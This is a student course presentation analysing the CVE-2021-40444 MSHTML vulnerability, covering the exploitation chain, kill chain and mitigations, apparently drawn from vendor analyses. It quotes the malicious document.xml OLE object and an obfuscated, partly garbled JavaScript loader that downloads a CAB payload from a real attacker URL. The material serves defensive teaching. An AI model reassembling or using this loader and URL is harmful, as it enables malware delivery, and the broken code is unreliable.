# MSHTML vulnerability

Course: Test cases in cyber defense
Lecturer: Michael Kiperberg
Presenters: Alon Teplitsky, Sagi Biran

המכללה האקדמית להנדסה ע״ש סמי שמעון

# Who We Are?

Sagi Biran

Alon Teplitsky

# Introduction

In August 2021, MSTIC (Microsoft Threat Intelligence Center) identified number of attacks that attempted to exploit a remote code execution vulnerability in MSHTML using specially crafted Microsoft Office documents.

These attacks used the vulnerability, tracked as CVE-2021-40444.

The observed attack vector relies on a malicious ActiveX control that could be loaded by the browser rendering engine using a malicious Office document.

[1]

# Basics

- **Remote code execution** - Also Known as RCE is a cyber-attack whereby an attacker can remotely execute commands on someone else's computing device. RCEs usually occur due to malicious malware downloaded by the host.

- **Arbitrary code execution** - Also Known as ACE is an attacker's ability to run any commands or code of the attacker's choice on a target machine or in a target process.

- **CAB file - an archive** - File format for Microsoft Windows that supports lossless data compression, Mainly used for maintaining archive integrity.

- **Ransomware** - Malware that employs encryption to hold a victim's information.

- **Cobalt Strike Beacon** - Paid penetration testing product that allows an attacker to deploy an agent named 'Beacon' on the victim’s machine, Beacon includes rich functionality to the attacker, including,command execution, key logging, file transfer, SOCKS proxying, privilege escalation, mimikatz, port scanning, C2 and lateral movement.

[4,5,6,7]


# CVE-2021-40444

Is a critical vulnerability in the MSHTML rendering engine. Microsoft Office applications use the MSHTML engine to process and display web content.  An attacker who successfully exploits CVE-2021-40444 could achieve full control over a target’s system by using malicious ActiveX controls to execute arbitrary code.

[1]

# CVE-2021-40444 exploitation details

The malicious document exploiting CVE-2021-40444 loads remote HTML code with active JS. The code is loaded into a “browser frame” which uses the HTML Rendering library.
A user who opens the malicious document will see a very short progress bar loading the remote content:




Downloading

Downloading: http://hidusi.com/e8c76295a5f9acb7/side.html

[8]

# CVE-2021-40444 exploitation details

Once the remote content is downloaded, a normal Word document is displayed:



**Letter before small claims court claim**

**8050 West 78th Street**
**Minneapolis, MN 55439**

As it has not been possible to resolve this matter amicably, and it is apparent that court action may be necessary, I write in compliance with the Practice Direction on Pre-Action Conduct.

This claim regards an artist from your label and royalty issues.

In accordance with the Practice Direction on Pre-Action Conduct I would request that you provide me with copies of the certain documents.

I can confirm that I would be agreeable to mediation and would consider any other system of Alternative Dispute Resolution (ADR) in order to avoid the need for this matter to be resolved by the courts.

I would invite you to put forward any proposals in this regard.

In closing, I would draw your attention to paragraphs 15 and 16 of the Practice Direction which gives the courts the power to impose sanctions on the parties if they fail to comply with the direction including failing to respond to this letter before claim.

I look forward to hearing from you within the next 28 days.

Should I not receive a response to my letter within this time frame then I anticipate that court

[8]

# CVE-2021-40444 exploitation details


The attackers used a combination of old and new techniques. One of the old-school methods involved mhtml to load mime content, which is similar to an email message that allows the attackers to hide the payload files and avoid using traditional file downloads over the HTTP protocol.

This means that the payload will bypass most common web proxies, filtering and content validation systems.

[8]

# CVE-2021-40444 exploitation details


Looking at the .docx document relationships shows that “document.xml” contains an htmlfile OLE object:



```
@5l@4@11@9@11@9@5xe" filled="f" stroked="f"><v:stroke joinstyle="miter"/><v:formulas><v:f eqn="if lineDrawn
pixelLineWidth 0"/><v:f eqn="sum @0 1 0"/><v:f eqn="sum 0 0 @1"/><v:f eqn="prod @2 1 2"/><v:f eqn="prod @3 21600
pixelWidth"/><v:f eqn="prod @3 21600 pixelHeight"/><v:f eqn="sum @0 0 1"/><v:f eqn="prod @6 1 2"/><v:f eqn="prod @7
21600 pixelWidth"/><v:f eqn="sum @8 21600 0"/><v:f eqn="prod @7 21600 pixelHeight"/><v:f eqn="sum @10 21600 0"/>
</v:formulas><v:path o:extrusionok="f" gradientshapeok="t" o:connecttype="rect"/><o:lock v:ext="edit" aspectratio="t"/>
</v:shapetype><v:shape id="_x0000_i1025" type="#_x0000_t75" style="width:6.75pt;height:6.75pt" o:ole=""><v:imagedata
r:id="rId4" o:title=""/></v:shape><o:OLEObject Type="Link" ProgID="htmlfile" ShapeID="_x0000_i1025" DrawAspect="Content"
r:id="rId5" UpdateMode="OnCall"><o:LinkType>EnhancedMetaFile</o:LinkType><o:LockedField>false</o:LockedField>
<o:FieldCodes>\f 0</o:FieldCodes></o:OLEObject></w:object></w:r><w:r><w:rPr><w:rFonts w:ascii="Calibri"
w:eastAsia="Calibri" w:hAnsi="Calibri" w:cs="Calibri"/><w:b/><w:color w:val="231F20"/><w:sz w:val="32"/></w:rPr><w:t>1.
Business model:</w:t></w:r></w:p><w:p w14:paraId="05930E5F" w14:textId="77777777" w:rsidR="00FA59A1"
w:rsidRDefault="007B31C8"><w:pPr><w:spacing w:after="0" w:line="240" w:lineRule="auto"/><w:rPr><w:rFonts
w:ascii="Calibri" w:eastAsia="Calibri" w:hAnsi="Calibri" w:cs="Calibri"/><w:b/><w:color w:val="231F20"/><w:sz w:val="32"/>
```

The attacking code dynamically creates a new HTMLFile ActiveX object in-memory and injects into it JS code that loads an HTML ActiveX installation object. The new object downloads a remote compressed .cab archive containing an .inf file that  used to hide the attacker’s DLL payload.

A snippet of the attacking code:



```
<html>
<script>
var a0_0x127f = ['123', '365952KMsRQT', 'tiveX', '/Lo', './../../', 'contentDocument', 'ppD', 'Dat', 'close', 'Acti', 'removeChild', 'mlF', '
    write', './A', 'ata/', 'ile', '../', 'body', 'setAttribute', 'version=5,0,0,0', 'ssi', 'iframe', '748708rfmUTk', 'documentElement', 'lFile
    ', 'location', '159708hBVRtu', 'a/Lo', 'Script', 'document', 'call', 'contentWindow', 'emp', 'Document', 'Obj', 'prototype', 'lfi', 'bject
    ', 'send', 'appendChild', 'Low/championship.inf', 'htmlfile', '115924pLbIpw', 'GET', 'p/championship.inf', '1109sMoXXX', './../A', 'htm',
    'l/T', 'cal/', '1wzQpCO', 'ect', 'w/championship.inf', '522415dmiRUA', 'http://hidusi.com/e8c76295a5f9acb7/ministry.cab', '88320wWglcB', '
    XMLHttpRequest', 'championship.inf', 'Act', 'D:edbc374c-5730-432a-b5b8-de94f0b57217', 'open', '<bo', 'HTMLElement', '/..', 'veXO', '
    102FePAWC']
function a0_0x15ec(_0x329dba, _0x46107c) {
return a0_0x15ec = function(_0x127f75, _0x15ecd5) {
_0x127f75 = _0x127f75 - 0xaa
var _0x5a770c = a0_0x127f[_0x127f75]
return _0x5a770c
},
a0_0x15ec(_0x329dba, _0x46107c)
} (function(_0x59985d, _0x17bed8) {
var _0x1eac90 = a0_0x15ec
while ([]) {
try {var _0x2f7e2d = parseInt(_0x1eac90(0xce)) + parseInt(_0x1eac90(0xd8)) * parseInt(_0x1eac90(0xc4)) + parseInt(_0x1eac90(0xc9)) * -parseInt
    (_0x1eac90(0xad)) + parseInt(_0x1eac90(0xb1)) + parseInt(_0x1eac90(0xcc)) + -parseInt(_0x1eac90(0xc1)) + parseInt(_0x1eac90(0xda))
if (_0x2f7e2d === _0x17bed8) break
else _0x59985d['push'](_0x59985d['shift']())} catch(_0x34af1e) {
_0x59985d['push'](_0x59985d['shift']())}
} (a0_0x127f, 0x5df71),
function() {var _0x2ee207 = a0_0x15ec,
_0x279eab = window,
_0x1b93d7 = _0x279eab["removeChild"],
_0xcf5a2 = _0x279eab["ata/"]['prototype']['createElement'], _0x4d7c02 = _0x279eab["ata/"]['prototype']["D:edbc374c-5730-432a-b5b8-de94f0b57217
    "], _0x1ee31c = _0x279eab["GET"]["../"]["ssi"], _0x2d20cd = _0x279eab["GET"]["../"]["championship.inf"], _0x4ff114 = _0xcf5a2['call'](
    _0x1b93d7,"tiveX") _0x1ee31c["mlF"](_0x1b93d7["veXO"], _0x4ff114)
} catch(_0x1ab454) {_0x1ee31c["mlF"](_0x1b93d7["./../../"], _0x4ff114)
var _0x403e5f = _0x4ff114["write"]['ActiveXObject'],
_0x224f7d = new _0x403e5f("Scriptbodyle")
_0x4ff114["w/championship.inf"]['open']()["88320wWglcB"]()
```

[8]

# Kill Chain Operation (in short)

1. **Weaponization -**
   Implied Email spoofing contracts & Exploit document hosted in file-sharing site.

2. **Delivery -**
   Docx opened, Relationship stored in document.xml.rels points to malicious html that IE preview is launched to open the HTML link then JS within the HTML contains an object pointing to a CAB file. Download of a CAB file containing a DLL bearing an INF file extension.


3. **Exploitation & Installation -**
   Decompression of that CAB file and execution of a function within that DLL.

4. **Command and Control -**
   The DLL retrieves remotely hosted shellcode (Cobalt Strike Beacon loader) and loads it into wabmig.exe (Microsoft address import tool).

5. **Action on the object.**

[1]

# Storyline of operation



Exploit document hosted in file-sharing sites
downloads
Remote shellcode (Cobalt Strike Beacon)
loads into
Leads to
retrieves
User
receives
[implied] Email spoofing contracts
CAB file containing DLL with INF extension
decompresses
Function in DLL
Microsoft Address Import tool

* The initial campaigns in August 2021 originated from emails impersonating contracts and legal agreements, where the documents themselves were hosted on file-sharing sites.

[1]

# Poc

[3]

# What's Happening?

- **Zero-day vulnerability -** Exploiting CVE-2021-40444 as a zero-day vulnerability to execute malicious code on target systems.

- **Social engineering -** To exploit the CVE-2021-40444 vulnerability, the attacker tricks a user into opening a specifically crafted Office document.

[2]

# Explosion Achievements

A successful exploitation of the MSHTML vulnerability could lead a remote attacker to gain full control of the system and run arbitrary code with SYSTEM privileges. After gaining elevated privileges attackers can install arbitrary programs and can view, change or delete unauthorized data on the system.

[2]

# Mitigating the attacks

- Block all Office applications from creating child processes.
- Open documents from the internet in Protected View or Application Guard for Office both of which prevent the current attack.
- Run the latest version of your operating systems and applications and turn on automatic updates.
- Use a supported platform, such as Windows 10, to take advantage of regular security updates.
- Turn on cloud-delivered protection from Microsoft Defender Antivirus or 3rd party Antivirus.
- Use device discovery to increase your visibility into your network by finding unmanaged devices on your network.

[1]

# Bibliography

[1] https://www.microsoft.com/security/blog/2021/09/15/analyzing-attacks-that-exploit-the-mshtml-cve-2021-40444-vulnerability/

[2] https://www.cybereason.com/blog/threat-alert-microsoft-mshtml-remote-code-execution-vulnerability

[3] https://www.huntress.com/blog/cybersecurity-advisory-hackers-are-exploiting-cve-2021-40444

[4] https://www.bugcrowd.com/glossary/remote-code-execution-rce/

[5] https://en.wikipedia.org/

[6] https://malpedia.caad.fkie.fraunhofer.de/details/win.cobalt_strike

[7] https://academic.microsoft.com/topic/2779004763/publication

[8] https://www.sentinelone.com/blog/peeking-into-cve-2021-40444-ms-office-zero-day-vulnerability-exploited-in-the-wild/

# Bye